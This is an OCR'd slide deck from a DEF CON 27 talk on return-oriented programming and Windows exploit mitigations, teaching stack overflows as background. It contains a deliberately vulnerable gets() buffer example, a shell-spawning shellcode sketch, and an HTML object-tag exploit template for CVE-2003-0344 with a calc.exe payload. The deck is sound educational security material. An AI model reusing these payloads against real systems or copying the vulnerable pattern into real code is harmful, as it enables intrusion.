

Omer Yair
DEF CON 27

Exploiting Windows Exploit Mitigation for ROP Exploits

Who Am I?

- Omer Yair
- SETD-AD Endpoint Team Lead at Symantec
 - Speaker at DerbyCon, Virus Bulletin, Zero Nights
- Photography BFA Graduate
 - Exhibited at multiple exhibitions
 - Photo book in the makings
- @yair_omer


Vote Sloth by Grant Shepley



“A concept is a brick. It can be used to build a courthouse of reason. Or it can be thrown through the window.”

Gilles Deleuze

Agenda



Return Oriented Programming 101



Windows Exploit Mitigations and how to abuse them



ROP Mitigations and how to bypass them



Demo

Return Oriented Programming - Timeline

1996



**Smashing
The Stack
For Fun And
Profit**

Smashing the Stack For Fun And Profit

Aleph One (Elias Levy)
1996



Street fight against British soldiers, Northern Ireland.
Bruno Barbey, 1971

Stack Semantics (x86)

FuncFirst:

```
→ 0x7F200100    push 0x22002200  
0x7F200105    push 0x00110011  
0x7F20010A    call FuncSecond  
0x7F20010F    ...
```

FuncSecond:

```
0x7F204C00    sub esp, 0x8  
0x7F204C03    ...  
0x7F204D19    add esp, 0x8  
0x7F204D1C    ret
```

0x00802000

0x00804000

0x00000000
0x7F400123
0x00C0FFEE



Stack Semantics (x86)

FuncFirst:

```
0x7F200100    push 0x22002200  
0x7F200105    push 0x00110011  
0x7F20010A    call FuncSecond  
0x7F20010F    ...
```

FuncSecond:

```
0x7F204C00    sub esp, 0x8  
0x7F204C03    ...  
0x7F204D19    add esp, 0x8  
0x7F204D1C    ret
```

0x00802000

0x00804000

0x00000000
0x22002200
0x7F400123
0x00C0FFEE



Stack Semantics (x86)

FuncFirst:

```
...  
0x7F200100    push 0x22002200  
0x7F200105    push 0x00110011  
0x7F20010A    call FuncSecond  
0x7F20010F    ...
```

FuncSecond:

```
0x7F204C00    sub esp, 0x8  
0x7F204C03    ...  
0x7F204D19    add esp, 0x8  
0x7F204D1C    ret
```

0x00802000

0x00804000

0x00000000
0x00110011 →
0x22002200
0x7F400123
0x00C0FFEE

Stack Semantics (x86)

FuncFirst:

```
    ...  
0x7F200100    push 0x22002200  
0x7F200105    push 0x00110011  
0x7F20010A    call FuncSecond  
0x7F20010F    ...
```

FuncSecond:

```
...> 0x7F204C00    sub esp, 0x8  
0x7F204C03    ...  
0x7F204D19    add esp, 0x8  
0x7F204D1C    ret
```

0x00802000

0x00804000

0x00000000
0x7F200107
0x00110011
0x22002200
0x7F400123
0x00C0FFEE



Stack Semantics (x86)

FuncFirst:

```
...  
0x7F200100    push 0x22002200  
0x7F200105    push 0x00110011  
0x7F20010A    call FuncSecond  
0x7F20010F    ...
```

FuncSecond:

```
0x7F204C00    sub esp, 0x8  
0x7F204C03    ...  
0x7F204D19    add esp, 0x8  
0x7F204D1C    ret
```



0x00802000

0x00000000
0x7F200107
0x00110011
0x22002200
0x7F400123
0x00C0FFEE



0x00804000

Stack Semantics (x86)

FuncFirst:

```
...  
0x7F200100    push 0x22002200  
0x7F200105    push 0x00110011  
0x7F20010A    call FuncSecond  
0x7F20010F    ...
```

FuncSecond:

```
0x7F204C00    sub esp, 0x8  
0x7F204C03    ...  
0x7F204D19    add esp, 0x8  
0x7F204D1C    ret
```



0x00802000

0x00000000
0x7F200107
0x00110011
0x22002200
0x7F400123
0x00C0FFEE



0x00804000

Stack Semantics (x86)

FuncFirst:

```
    ...  
0x7F200100    push 0x22002200  
0x7F200105    push 0x00110011  
0x7F20010A    call FuncSecond  
0x7F20010F    ...
```

FuncSecond:

```
0x7F204C00    sub esp, 0x8  
0x7F204C03    ...  
0x7F204D19    add esp, 0x8  
0x7F204D1C    ret
```

0x00802000

0x00000000
0x00000000
0x00000000
0x00000000
0x00000000
0x00000000
0x00000000
0x7F200107
0x00110011
0x22002200
0x7F400123
0x00COFFEE

0x00804000



Stack Semantics (x86)

FuncFirst:

```
...  
0x7F200100    push 0x22002200  
0x7F200105    push 0x00110011  
0x7F20010A    call FuncSecond  
0x7F20010F    ...
```

FuncSecond:

```
0x7F204C00    sub esp, 0x8  
0x7F204C03    ...  
0x7F204D19    add esp, 0x8  
0x7F204D1C    ret
```

0x00802000


0x00804000

0x00000000
0x00110011
0x22002200
0x7F400123
0x00COFFEE




Stack Overflow

```
int QueryUser()
{
    char buffer[512];
    gets(buffer);
    ...
    return 1;
}
```




Stack Overflow

```
⇒ int QueryUser()
{
    char buffer[512];
    gets(buffer);
    ...
    return 1;
}
```




Stack Overflow

```
int QueryUser()
{
    >>>    char buffer[512];
    gets(buffer);
    ...
    return 1;
}
```




Stack Overflow

```
int QueryUser()  
{  
    char buffer[512];  
    gets(buffer);  
    ...  
    return 1;  
}
```




Stack Overflow

```
int QueryUser()
{
    char buffer[512];
    gets(buffer);
    ...
    return 1;
}
```




Stack Overflow

```
int QueryUser()
{
    char buffer[512];
    gets(buffer);
    ...
    return 1;
}
```




Stack Overflow

```
int QueryUser()
{
    char buffer[512];
    gets(buffer);
    ...
    return 1;
}
```



Stack Overflow

```
int QueryUser()
{
    char buffer[512];
    gets(buffer);
    ...
    return 1;
}
```



Stack Overflow

```
int QueryUser()
{
    char buffer[512];
    gets(buffer);
    ...
    return 1;
}
```



Stack Overflow

```
int QueryUser()
{
    char buffer[512];
    gets(buffer);
    ...
    return 1;
}
```

The diagram illustrates a sequence of assembly instructions. A yellow arrow points from the address **0x00803E00** to the first instruction, **push '/sh'**. The assembly code consists of the following instructions:

0x00803E00 →	push '/sh'
	push '/bin'
	push esp
	call execv
	nop
0x00804000	0x00803E00

Stack Overflow

```
int QueryUser()
{
    char buffer[512];
    gets(buffer);
    ...
    return 1;
}
```




0x00803E00

push '/sh'
push '/bin'
push esp
call execv
nop


0x00804000 → 0x00803E00

Stack Overflow

```
int QueryUser()
{
    char buffer[512];
    gets(buffer);
    ...
    return 1;
}
```



Return Oriented Programming - Timeline



Morris Worm, 1988

- Developed by Robert T. Morris
- Exploited stack overflow on fingerd process
- Affected 10% of internet (estimation)
- Prompted the formation of the CERT Coordination Center

New York City (dog legs)
Elliott Erwitt, 1974



CVE-2003-0344

- Author Skape (Matt Miller)
- Affected IE 5, 5.5, 6.0

```
<html>
<object
type="//////////abcde[return address]fghijklmnopqrstuvwxyz"
///////uvwxyz[shellcode]">
</object>
</html>
```

Sir Winston Churchill
Yousuf Karsh, 1941



CVE-2003-0344

0x00803E00

```
/_/_/_/_/_/_  
/_/_/_/_/_/_  
/_/_/_/_/_/_  
/_/_/_/_/_/_  
abcd  
efgh  
0x77d1f92f  
push 'calc'  
push '.exe'  
push esp  
call WinExec
```

0x00804000

CVE-2003-0344

0x00803E00

/	/	/	/	/	/	/
/	/	/	/	/	/	/
/	/	/	/	/	/	/
/	/	/	/	/	/	/
abcd						
efgh						

0x77d1f92f

push 'calc'

push '.exe'

push esp

call WinExec

0x00804000


CVE-2003-0344

0x00803E00	/ / / / / / /
	/ / / / / / /
	/ / / / / / /
	/ / / / / / /
	/ / / / / / /
	abcd
	efgh
[Ret Address]	0x77d1f92f
	push 'calc'
	push '.exe'
	push esp
0x00804000	call WinExec

CVE-2003-0344

0x00803E00	/ abcd efgh
[Ret Address]	0x77d1f92f
[Shellcode]	push 'calc' push '.exe' push esp call WinExec
0x00804000	

